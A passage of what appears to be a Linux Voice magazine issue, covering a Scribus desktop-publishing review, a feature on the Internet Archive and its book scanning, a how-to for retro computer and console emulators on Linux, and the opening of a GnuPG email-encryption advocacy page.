We also found Master Pages a little cryptic. These enable you to create a common background for your layouts, but it's not clear whether they're global or saved as part of each specific file. They're also difficult to use, although we were able to get enough page furniture into them to make them useful (including page numbers). We also missed the ability to flow text around text, such as in pull quotes, and the solution required more manual intervention as you need to create a custom frame. Considering there's usually a pullquote on most pages, this one omission could add a lot of work.

We also found a couple of bugs. When you save a file, if you don't enter a filename and instead highlight a folder, your document will be named after the folder. Luckily, this doesn't overwrite the folder as the .sla extension is added, but it could cause problems. The DPI settings also didn't go high enough for our high DPI display, but we imagine this will be addressed

as these screens become more common. It's also important to note that we get support from Adobe when we encounter problems, which you can't expect from an open source project like *Scribus*. Fundamentally, however, we were able to do everything we needed to – even though it may take longer to put the magazine together.



We didn't encounter any magazine-breaking bugs, but the thought of going without professional support makes us nervous.

With the number of columns selected and a press of the OK button, the wizard dropped us into the main window, which also has a lot in common with *InDesign*. Guides for the columns we'd specified and text blocks were already in position, ready for text to be pasted directly into them. This saves you having to create, align and link text blocks manually. Linking is important, as it's how a single piece of text flows from one box to another.


Another slight hitch is that most of the documents we work on are 'spreads', which is two pages side-by-side, but *Scribus* defaults to single pages. The solution to this was to go back to the wizard and make sure 'Double Sided' was selected, as this would lay two pages side by side as long as the first page was flagged as being on the left-hand side.

## Styles and properties


We started adding text by copying from one of our writers' text documents and pasting into where the cursor appears within the page. This was simple: the text flowed across the columns and pages without requiring any further interaction. We now needed to format different sections of this text, changing the font to Roboto and giving different attributes to different elements – the parts that separate sections, for example, or the crossheads. This is best done via the powerful 'Styles' and 'Properties' dialogs, although it would be nice if they were combined.

Just as with a word processor, styles can be created to enable you to easily mark and modify sections of text, and there's more than control over the specific formatting and spacing of fonts for us. For large characters at the beginning of an article, known as drop caps, the *Scribus* wiki points to a function we couldn't find, although the powerful implementation of hierarchical character and paragraph styles were more creative than those found in *InDesign*, and more than capable of giving the same results.

With the challenge of fonts and styles behind us, the next problem we needed to tackle was the baseline grid. This is fundamental to the way in which words



We were able to recreate most of the layout created in *InDesign* within a few hours.



are spaced across an entire document. It makes all the difference between the default layout provided by *Scribus* and what should hopefully start to look like Linux Voice. This option was found in the Style editor when the window was enlarged to show the full drop-down menu in the Distance and Alignment section. The baseline grid itself can be displayed from the Document Settings panel, and once selected and configured, everything looked good. We then tested the baseline and text formatting by adding a few images, and these worked as expected, although there was no way of linking an image to a caption and keeping them aligned.

Before making a cup of tea, we pretended to send our document to the printers. This involves two steps – pre-flight checks and production of the final output PDF. Pre-flight tests will ensure the layout and image quality are up to the specification of your output medium, and *Scribus* offers more control over these thresholds than *InDesign*, even if the option to ignore all errors seemed slightly dangerous. The final output could also include crop marks, colour bleed and registration marks, which is exactly how our printer requires the files. Until we use these files in a production run we won't know for sure, but it looks like *Scribus* is up to the job.

And that's our overall impression, having worked through this process for a couple of days. *Scribus* includes all the features we need, which is incredible. The only problem is going to be the added time it takes to perform the extra steps it often requires, but this may be mitigated by shortcuts and experience. Both of which we'll take a look at over the next few months as we take the next steps in migrating magazine production to 100% Free Software. ☑

The story editor is a powerful way of editing and marking up text, but we seldom edit text while in the design phase.

**“Styles can be created to enable you to easily mark and modify sections of text.”**





# The Internet Archive

Join **Mayank Sharma** and marvel at the vision of the group that's on a mission to one-up the Greeks.

**S**ome people collect stamps; others collect comics. Brewster Kahle collects the internet. Or, at least that's how he started. Once his appetite was whetted, Kahle set his sights on bigger and better things. He now wants to archive and channel all the knowledge in the world. Kahle is the founder of the Internet Archive, a non-profit he set up in 1996 right around the time he co-founded the for-profit Alexa Internet. Recounting its start at the annual open house event at the company's in San Francisco HQ in late 2014, Kahle said that the initial plan was – funnily enough – just to build an archive of the internet. By the mid 90s, people had already started sharing things they knew and pouring their souls onto the internet, and Kahle didn't want this information to disappear.

So the organisation started taking snapshots of websites and today has over 430 billion web pages, and is adding about a billion pages a week. Since there's an endless stream of web pages, its archiving system prioritises websites and caches some more often than others, but the goal is to cache some pages for every website every two months.

Just when the team were getting good at collecting the web, Kahle discovered that there were a lot of things that were not on the internet yet: "So we swivelled and in 2002 we became an archive ON the internet." Inspired by the ancient Greek Library of Alexandria, which housed the largest collection of text scrolls, Kahle set about to build its 21st Century equivalent by archiving books. "We worked with libraries around the world that had different types of media and started to digitise them cost-effectively to bring them to the screen generation."

**"Today the Internet Archive has over 430bn websites, and is adding about 10bn a week."**

### Executing the vision

According to Google, there are over 129 million different published books, and scanning them all is a

momentous task. After experimenting with robots and outsourcing the work to low-wage countries, the team decided to make their own book scanner.

Currently, of the Archive's 140 employees, 100 scan books along with several volunteers. Kahle told us that they have 33 scanning centres with about 100 scanners in total spread across eight countries that scan books. Together they scan about a thousand



**Left** A computer science engineer by education, Brewster Kahle graduated from the Massachusetts Institute of Technology in 1982.

**Above** Brewster Kahle, Robert Miller and Roger MacDonald, Director of the Television Archive, inside the Archive's headquarters in San Francisco.

books daily and have scanned about 2.6 million in all. There are other similar projects, such as Google Books, which has scanned over 1 million public domain books. But one thing that sets the Archive apart from the others is its effort to preserve at least one physical copy of the scanned book. In a blog post (<http://blog.archive.org/2011/06/06/why-preserve-books-the-new-physical-archive-of-the-internet-archive>), the Archive talks of an unnamed library that throws out books based on what's been digitised by Google. The Archive, on the other hand, has vowed to keep a copy of the books it digitises if it isn't returned to a library.

The Archive has a physical archive in Richmond, California, that can house up to 3 million books for up to 100 years. And it's no ordinary warehouse. "We have high-density, long-term, deep storage devices. These units that we have are hooked up with thermocouples to measure temperature and humidity. Each one holds approximately 40,000 books", explains Robert Miller, Global Director of Books at the Archive, in a documentary (<https://vimeo.com/59207751>).

### Knowledge repository

After getting a handle on scanning books, the Archive set its sights on to other media types – audio and

## Behind the archive.org redesign

By the time you read this, the Internet Archive's website should be wearing a new look. But there's more to the redesign than a cosmetic uplift. Explaining the redesign in a blog post, its Director of Web Services, Alexis Rossi, writes that the current look of the site dates back to 2002 and has only had minor design changes and some usability feature additions over the years. One of the biggest reasons for overhauling the interface is that the archive now hosts a lot more data than it did over a decade ago. From just about 3TB worth of books, audios and videos in 2002, the collection has now grown to over 10,000TB, and that doesn't include the almost two decades worth of web pages. Similarly, the number of daily users has also grown exponentially (Archive.org is one of the top 200 websites on the web and gets around 2.5 million individuals who use the items it hosts daily). Furthermore, about 30% of these users access the archive from a mobile device – a demographic that isn't served well by the current website.

According to Rossi, the group got serious about overhauling the website in January 2014. It hired people, and conducted interviews to better understand how people interacted with the website and the archived items. After months of work, the new website was launched in beta in November 2014 with "more visual cues to help you find things, facets on collections to quickly get you where you want to go, easy searching within collections, user pages, and many more."

Deming the beta at the open house event, Kahle said the new website isn't just designed to find and serve the collections it currently archives, but also caters to users who wish to add items and create collections.



**Internet Archive** is a non-profit library of millions of free books, movies, software, music, and more.

7.8M 1.9M 2.4M 96K 948K 149K 143K

Universal Access to Know

GO

Advanced Search



Anyone who works at the Archive for three years is honoured with a terracotta statue inside the HQ, which used to be a Christian Science church.

video. But unlike the relatively small ebooks, audio and video media types typically require much larger storage space.

Illustrating the challenge at Ted, Kahle said "If you give something to a charity or to the public, you get a pat on the back and a tax donation. Except on the Net, where you can go broke. If you put up a video of your garage band, and it starts getting heavily accessed, you can lose your guitars or your house." This realisation led the Archive to offer unlimited storage and bandwidth to "anybody who has something to share that belongs in a library."

Since 2005, the Archive has been collecting moving images of all types. Besides theatrical releases of movies that are out of copyright, the Archive houses lots of other types of movies sourced from the institutions and individuals around the world. These include political films, non-English language videos, stock footage, sports videos, and a lot of amateur films. For example, the Archive hosts over 250 hours of video lectures and interviews with Dr Timothy Leary, one of the century's most controversial figures and inspiration for many of the early technologists including Kahle.

The Archive has a special interest in television, particularly in news. The group recorded 24 hours of news channels from around the world for one week

from 11 September, 2001 in a bid to understand and analyse the reporting of the worldwide media in the days following the attacks. Using this they were able to dispel the myth that the Palestinians were dancing in the streets post 9/11, shares Kahle in his Ted talk. In his words: "How can we have critical thinking without being able to quote and being able to compare what happened in the past?"

The Archive is also a big collector of music and all sorts of audio. It has digitised music from all types of vinyl records and archived music from optical discs. In his open house address, Kahle mentioned that the Archive deliberated on ways to archive music so as to not disrupt musicians and people who are still trying to make money distributing music. The Archive approached a couple of labels and offered to archive their material and then brainstorm together on how to make it available. It found willing partners in Music Omnia and Other Minds, which offered their portfolio of CDs for digitisation and are working with the Archive to "figure out how far we can go in such a way that it's a good balance between the commercial constraints of a real label with the interests of what you can do if you have it all in one place." Similarly, the group has tied up with the Archive of Contemporary Music and is digitising its collection of 500,000 CDs before moving on to its couple of million vinyl records.

Since commercial music is such a heavily litigated area, Kahle mentions that the Archive is also looking at other niches "that aren't served terribly well by the classic commercial publishing system." One such niche is concert recordings. It started with recordings of the Grateful Dead (one of their members was John Perry Barlow, co-founder of the Electronic Frontier Foundation). Now the Archive gets about two or three bands a day signing up. "They give permission, and we get about 40 or 50 concerts a day", shares Kahle. The Archive has also partnered with the **etree.org** community and houses their collection of over 1,00,000 concert recordings. Additionally, the Archive has also imported over 42,000 albums from the now defunct Internet Underground Music Archive community and over 58,000 items of Creative Commons-licensed catalogs of Netlabels.

### The Internet Arcade

At its annual event in October, 2014, the Archive took the wraps off the newest addition to its website – the Internet Arcade (<https://archive.org/details/internetarcade>). It's a web-based library of vintage arcade games from the 70s, 80s and 90s. The best thing about the collection is that you can experience and play these games from within the browser itself!

The games are emulated in the *JSMESS* emulator, which is a JavaScript port of the popular Multi Emulator Super System (*MESS*). The *JSMESS* emulation project is one of many open source projects that

the Internet Archive is involved with. In addition to the games for classic gaming consoles such as the Atari 2600, Atari 7800, and Astrocade on the Internet Arcade, you can also play over 2400 classic DOS games in the Archive's software library for MS-DOS games ([https://archive.org/details/softwarelibrary\\_msdos\\_games](https://archive.org/details/softwarelibrary_msdos_games)) thanks to the efforts of Jason Scott, who is equally adept hacking away on his computer and filming documentaries.

Zoom out a bit more and the Archive's software library includes over 95,000 vintage and historical programs.



If you're in San Francisco on a Friday afternoon, head down to the Archive's HQ for a free lunch and a tour of the facilities by Brewster Kahle himself.





Aaron Swartz, who helped establish the Archive's Open Library project, is among those with a terracotta statue.

As with video, Kahle's intention is to preserve these classic musical collections that help define the generation's musical heritage. The Archive is feeding its musical archive to researchers such as Prof. Daniel Ellis of Columbia University, who is studying the link between signal processing and listener behaviour. The group is also using technology developed by the UPF University in Barcelona, which can identify rhythmic structures, chord structures and other metadata from the music to help them sort it in novel ways.

### Universal access

Digitising books, audio and video is just one part (albeit a big one) of the process of building a generational archive. The archive puts in a lot of effort to preserve data and to keep it relevant. But there's more to do than just replacing bad disks. "Can you read the old formats? We've had to translate our movies over five times", says Kahle.

However, the biggest weakness the Archive insulates against is institutional failure. "The problem with libraries is that they burn. They get burned by governments. That's not a political statement, it's just historically what happened. The Library of Congress




As a non-profit, the Archive depends heavily on user donations to keep its 20 petabytes of information flowing – and it even takes Bitcoins.

### The Table Top Scribe

The Internet Archive's scanner is an all-round hardware, software and digital library solution. The scanner can capture A3, A4 and A5-sized pamphlets, bound or loose leaf material, archival items and more. The base system is built on two 18-megapixel digital cameras. The Table Top Scribe, as the device is known, has a V-shaped cradle for bound materials such as books and an add-on for scanning flat items such as maps. The scanner can digitise pages at the rate of 500–800 pages per hour.

The Internet Archive sells these scanners for a shade under \$10,000 (about £6,800). Libraries can use the scanner to scan and store the images locally at no additional cost. The Archive also offers an add-on Gold Package, which offers several benefits including the ability to auto-upload the scanned items to [archive.org](http://archive.org) and the Archive's back-end processing including QA, OCR'd images, and more. It costs \$0.04 per image and subscribers aren't charged for the first 50 books or 12,000 pages.




Lan Zhu, a scanner at Internet Archive, scanning a book using the Table Top Scribe.

has already burned once. So if that's what happens to libraries, let's design for it." The biggest lesson the Archive has learnt from the burning of the ancient Library of Alexandria is to keep multiple copies, which is a relatively easier task in the digital age. So the Archive has made a partial mirror of itself and put it in the new Library of Alexandria and another partial copy in Amsterdam.

Of course, archiving all this culture is a massive job, so the group is building a complete set of tools to help communities and individuals to store, catalogue and sort through culturally relevant collections. "What Wikimedia did for encyclopedia articles, the Internet Archive hopes to do for collections of media: give people the tools to build library collections together and make them accessible to everyone."

The Internet Archive has preserved over 430bn web pages, and about 20m books are downloaded from its website every month. "We get more visitors in a year than most libraries do in a lifetime", writes Kahle.

Thanks to the positive experience over the last decade, the Archive is of the firm belief that building a digital library of Alexandria is just a matter of scale and money. "Everything we do is open source, and all the things we do we try to give away. Can you make it work to give everything away? This is a real experiment and it's turning out to work". 



# EMULATE EVERYTHING

Need to run some old software? Fancy reliving the glory days of 8-bit consoles? **Mike Saunders** shows you how.

**W**irth's law states that software is getting slower more rapidly than hardware is becoming faster. We see this all the time

with giant, bloated apps and frameworks, where everything is so abstracted away that even rendering a single pixel on the screen takes millions of CPU cycles.

But there's one category of software that hasn't been afflicted by this, and it's emulators. They have benefited enormously from boosts in CPU power over the last decade.

Today, it's possible to emulate many computers and video games consoles at full speed, and even do extra tricks (like up-scaling graphics to work better

with high-resolution displays). Over the next few pages we'll explore a selection of the best emulators available for Linux – let's party like it's 1988!

**“It's possible to emulate many computers and video games consoles at full speed.”**

## MS-DOS

Few people have fond memories of MS-DOS, due the tedious fiddling in **AUTOEXEC.BAT** and **CONFIG.SYS**

that was required to make many programs run. On Linux, there are two programs that emulate a PC and provide an implementation of DOS: the first being *DOSEMU*, which hasn't been updated for many years and can be tricky to set up, and the latter is *DOSBox*, which is fantastic and what we'll concentrate on here. *DOSBox* is available in the package repositories of all major distros, so have a nosey around in your package manager to find it, or grab the source code from [www.dosbox.com](http://www.dosbox.com).

If you start it from a terminal window by entering **dosbox**, a new window will appear representing the emulated PC, with a DOS session inside. Look at the prompt and you'll see that you're initially on the Z: drive; enter **dir** to list the programs inside. Some basic tools are provided for a functioning DOS session, but how do you access your programs?

The solution is to use mounting. In your home directory, create a folder called **DOS** and place some **DOS** programs inside. Back in *DOSBox*, enter the following commands:

```
mount c /home/mike/DOS
```

```
c:
```


(Of course, change **/home/mike** to match your login name here.) This makes **/home/mike/DOS** accessible as a C: drive inside *DOSBox*, so entering **c:** switches to that virtual drive, and you can now run programs just as you would normally.

Now, entering those commands every time you run *DOSBox* could get tiresome, but there are ways to automate it. When you first run the program, a hidden directory is created inside your home directory called **.dosbox**. So if you **cd** into that and enter **ls**, you'll see an auto-generated configuration file containing the *DOSBox* version number – eg **dosbox-0.74.conf**. Edit this file, and scroll right down to the **[autoexec]** section at the bottom. Anything you add here will be automatically run when *DOSBox* starts, so place your mount command(s) here.

When you're running DOS games, *DOSBox* may capture the mouse cursor inside its window. To get it back, press **Ctrl+F10**. If you find your games not running smoothly enough, try using **Ctrl+F12** to increase the number of CPU cycles that are emulated each millisecond (they're shown in the titlebar). You can reduce them with **Ctrl+F11**, and set the number permanently in the configuration file. Also, search for the sensitivity setting and reduce it if you find the mouse pointer too jumpy. For more tips on using *DOSBox*, switch to the Z: drive and enter **intro**.

### Consoles: 8-bit and 16-bit

For emulating Nintendo's classic 8-bit NES console, we recommend *Nestopia*, available in most distro's package repositories or at <http://nestopia.sf.net>. *Nestopia* uses more CPU time than other NES emulators, but it's extremely accurate as a result and can play almost anything. Plug in a joystick, start it, and go to Emulator > Configuration in the menu. Switch to the Input tab, then click on the emulated NES joystick



buttons to assign them to your real joystick. With that done, go to File > Open to load a ROM and begin playing. *Nestopia* lets you save and restore states – that is, snapshots of the emulated NES's RAM – so you can store your progress right before taking on a particularly hairy jump or boss.

If you were more of a Sega fan, you'll be on the lookout for a Master System or Game Gear emulator. These machines were largely identical internally, sporting the same Z80 processor and other chips. The Game Gear had a larger colour palette, but you could get an adaptor for it to run Master System games, and porting between the two consoles was a doddle for developers. Many Game Gear units have stopped working over the years or developed unusable displays; it's possible to rectify this with some soldering work, but for most of us, emulation is the simplest option.

The best emulator here is *Mednafen* (<http://mednafen.sf.net>). This is actually a multi-system emulator, and along with the Master System and Game Gear it can also emulate the Super NES, Game Boy (original, Colour and Advance), Atari Lynx, Virtual Boy and other systems. Search for it in your distro's package manager, or to build it from source code install the development headers for **libsdl1.2**, **libasound**, **libsndfile** and **zlib1g**.

*Frontier* was released in 1993 and had planetary landings. *Elite Dangerous*, over 20 years later, doesn't. Pull your thumb out, Braben!



### Running Windows software

If you have a copy of Windows sitting around on a DVD, you can install it inside a virtual machine such as *VirtualBox*. This is also included in many distro's package repositories – or grab it from [www.virtualbox.org](http://www.virtualbox.org).

The main benefit to this approach is that your Windows software is almost guaranteed to work, but there are some performance penalties from running in a virtual machine. In *VirtualBox*, it's possible to determine the amount of RAM and hard drive space that's given to the emulated PC, and even take

snapshots for quick rollbacks if an update or installation goes wrong.

Another option is to use *Wine*, which lets you run Windows programs on Linux (it intercepts Windows system calls and redirects them to their Linux equivalents). The main benefit here is that you don't need a copy of Windows, and it's open source. For more on this, read our *Wine* tutorial on page 88 of issue 11. And if you don't have that issue, grab it from <http://shop.linuxvoice.com>, or buy a subscription to get access to all back issues in digital formats.



*Nestopia* is a cycle-accurate emulator, so it tries to be as close to a real NES as possible.

Start *Mednafen* by giving it a ROM file, like so:

```
mednafen sonic1.sms
```

*Mednafen* is command-line driven, so there's no fancy GUI to perform a setup. Fortunately, however, you don't have to spend ages poking around inside configuration files to configure input devices. With a joypad plugged in, press Shift+Alt+1 to configure device 1: text prompts along the bottom of the window will show you which buttons to press. *Mednafen* emulates "turbo" buttons – ie rapid-fire versions of the normal buttons – which is useful for some shoot-em-ups.

If your games don't have any sound, close the emulator and open `.mednafen/mednafen-09x.cfg` in your home directory. Search for the `sound.device` and `sound.driver` lines, and change them to the following:

```
sound.device sexyal-literal-default
sound.driver SDL
```

Save the file and restart the emulator; this fixed the lack of sound on our Xubuntu 14.10 installation. It's also worth noting that *Mednafen* has plenty of extra features, such as state saving (F5) and loading (F7). To switch to full-screen mode hit Alt+Enter, and to quit press Esc. See <http://mednafen.sf.net/documentation/> for the full list of available keybindings.

As mentioned, *Mednafen* also does a good job with Super NES and Game Boy emulation, but there's one thing to note: for each console you emulate, you'll need to redo the joypad setup procedure with Shift+Alt+1. In other words, the setup you made for the Master System or Game Gear won't apply to the other consoles. Your configuration will be saved automatically, though, so you won't need to go through the procedure every time you play a game.

*Mednafen* doesn't work especially well with Mega Drive (aka Genesis) games in our experience, so for that machine we recommend DGen/SDL from <http://dgen.sf.net>. To compile the source code, download `dgen-sdl-1.33.tar.gz` from the site and extract and compile it as follows:

```
tar xfv dgen-sdl-1.33.tar.gz
cd dgen-sdl-1.33
./configure && make
```

You will need to install the SDL 1.2 development libraries – in Ubuntu and other Debian-based distros, this is in the `libsdl1.2-dev` package. Once it's built, run it in place like so:

```
./dgen filename.smd
```

As with *Mednafen*, there's no pointy-click GUI, but you can bring up a prompt by hitting colon. For instance, typing `:calibrate` will set up your joypad. Use Alt+Enter to switch to full-screen mode, F2 and F3 to save and load states, and Esc to close. (If you're new to Linux and find the process of compiling source code baffling, see [www.linuxvoice.com/linux-101-how-to-compile-software](http://www.linuxvoice.com/linux-101-how-to-compile-software) for our in-depth guide.)

### Home computers

And now we come to the best part: the home computers of yesteryear. Most of us at Linux Voice cut our teeth on the ZX Spectrum, Commodore 64 or Amstrad CPC in the late 80s, before moving on to the



### The Raspberry Pi option

Many people dismissed the Raspberry Pi – and especially the model 1 – as too weak for game console emulation. But it's actually very good when emulating the 8-bit and 16-bit consoles, and there's a specialised distro called RetroPie that makes it easy to get started. Go to <http://blog.petrockblock.com/retropie>, download the SD card image, and write it to your Pi SD card like you would with a regular Raspbian image.

If you go into the `/home/pi/RetroPie/roms` directory on the SD card, you'll see subdirectories for all the supported platforms: most of the names are obvious, but note that `gb` is Game Boy and `gbc` is Game Boy Colour. So place your ROMs in the appropriate directories, connect a USB joypad, and boot up the Pi. The Emulation Station front-end will load; this provides

access to all emulators that have ROMs in place. You'll be asked to set up your joypad; note, however, that this only works in the Emulation Station interface. To set up a joypad for use inside the emulators themselves, hit F4 to switch to the command line and enter:

```
cd RetroPie-Setup
sudo ./retropie_setup.sh
```

Choose menu option 3 (Setup) and then option 317 (register RetroArch controller). Follow the steps and reboot to have your joypad working in the emulators. Note that you can also hit F4 and run `sudo raspi-config` to perform the usual Raspbian setup steps, like expanding the filesystem to fill the full SD card.

Amiga and Atari ST in the early 90s. Emulation of these machines is a bit more involved than MS-DOS and the old consoles, but it's still doable, so let's go through them individually.

For the Amiga, the best option at present is *FS-UAE* (<http://fs-uae.net>). This software is available in many distro repositories, and the website has excellent download information including copy-and-paste instructions to get it installed on Ubuntu, Debian, Fedora, OpenSUSE and other distros. It's possible to use *FS-UAE* at the command line, but it's better to enter **fs-uae-launcher** in a terminal window to bring up the graphical configuration tool.

You'll need two things for Amiga emulation: an image of Kickstart, the ROM-based operating system included in the Amiga, along with floppy disk images of your games (or Workbench). It's possible to buy Kickstart and Workbench from [www.amigaforever.com](http://www.amigaforever.com), but these images are also available to download from various places on the web. We won't provide links here, due to the dubious legality, but if you still have an Amiga you may not feel that you're "stealing" anything by simply obtaining images for things you already bought.

So, once you have a **KICK.ROM** file, click on the Hardware Options tab in *FS-UAE* and then Browse to select it. Go back to the Main Configurations Option tab and choose your Amiga floppy disk image(s) – these normally end in **.adf**. When you're ready, click Start at the bottom, and the Amiga will boot up. Note the awesome emulated noise of the whirring floppy disk drive! *FS-UAE* will grab your mouse pointer for itself; to get it back, press F12+G simultaneously.


For the Atari ST, *Hatari* (<http://hatari.tuxfamily.org>) is an excellent emulator that's included in many distro repositories and has a point-and-click GUI to set it up. As with the Amiga, you'll need a ROM image of the ST's operating system before you begin; place this in **/usr/share/hatari/tos.img**. Then start the emulator by pointing it at as disk image file, eg:

```
hatari snooker.st
```

The GEM desktop will appear, and the disk image you specified will be provided as the A: drive. Hit F12 to bring up the graphical options dialog box; under the



Many distros don't have *DGen/SDL* in their repositories, but it's easy enough to build from its source code.



System menu you can change the type of machine being emulated, and also provide more RAM or CPU speed. Click on the Hatari Screen button to switch to full-screen mode.

### ZX Spectrum and C64

Finally, let's look at the classic 8-biters. The best ZX Spectrum emulator is *Fuse* (<http://fuse-emulator.sf.net>), which is provided in the **fuse-emulator-gtk** package in Debian-based distros. With this installed, enter **fuse-gtk** at the command line and the main window will pop up. You'll see a warning that the Spectrum ROM file is missing – but in this case, *Fuse* uses its own, which works well enough. Click File > Open to load a Spectrum game (in **.z80** or **.sna** format – they are snapshots of RAM).

By default the window is rather small, so click Options > Filter to change the graphics mode (eg double or triple size).

Under Machine > Select you can change the type of Spectrum that's emulated, while the Machine menu also has other options useful for finding pokes and exploring the emulated Spectrum's memory map.

For Commodore 64 emulation, our pick of the bunch is *VICE* (<http://vice-emu.sf.net>), the *Versatile Commodore Emulator*. To use this, you'll need some ROM images from the original machine – and again, if you own a real C64, you may be able to find them on the web with a bit of searching. Once you have the files **kernal** (not a typo!), **basic** and **chargen** in the current directory and *VICE* installed, enter **x64** to start the emulator. The BASIC prompt will appear; click File > Smart-attached Disk/Tape to load a game or program and have it automatically start. *VICE* is extremely configurable, so click the Settings menu to see what it's capable of. 📺

The Atari ST played second fiddle to the Amiga in many respects, but it was still a good machine for the time.

**“For Commodore 64 emulation, our pick of the bunch is VICE, the Versatile Commodore Emulator.”**



# UNPROTECTED COMMUNICATION



## Mass surveillance violates our fundamental rights and is a menace to the freedom of speech! But: **we can defend ourselves.**

The password that protects your email is not sufficient to protect your mails against the mass surveillance technologies used by secret services.

Each email sent over the internet passes through many computer systems on the way to its destination. Secret services and surveillance agencies take advantage of this to read millions and millions of emails each day.

Even if you think you have nothing to hide: Everyone else that you communicate with via unprotected emails is being exposed as well.

Take back your privacy by using GnuPG! It encrypts your emails before they are sent, so only the recipients of your choice can read them.

GnuPG is platform independent. That means it works with every email address and runs on pretty much any computer or recent mobile phone. GnuPG is free and available at no charge.

### About GnuPG

Thousands of people already use GnuPG, for professional and private use. Come and join us! Each person makes our community stronger and proves that we are ready to fight back.

Whenever an email that is encrypted with GnuPG is intercepted or ends up in the wrong hands, it is useless: Without the appropriate private key it cannot be read by anyone. But, for the intended re-

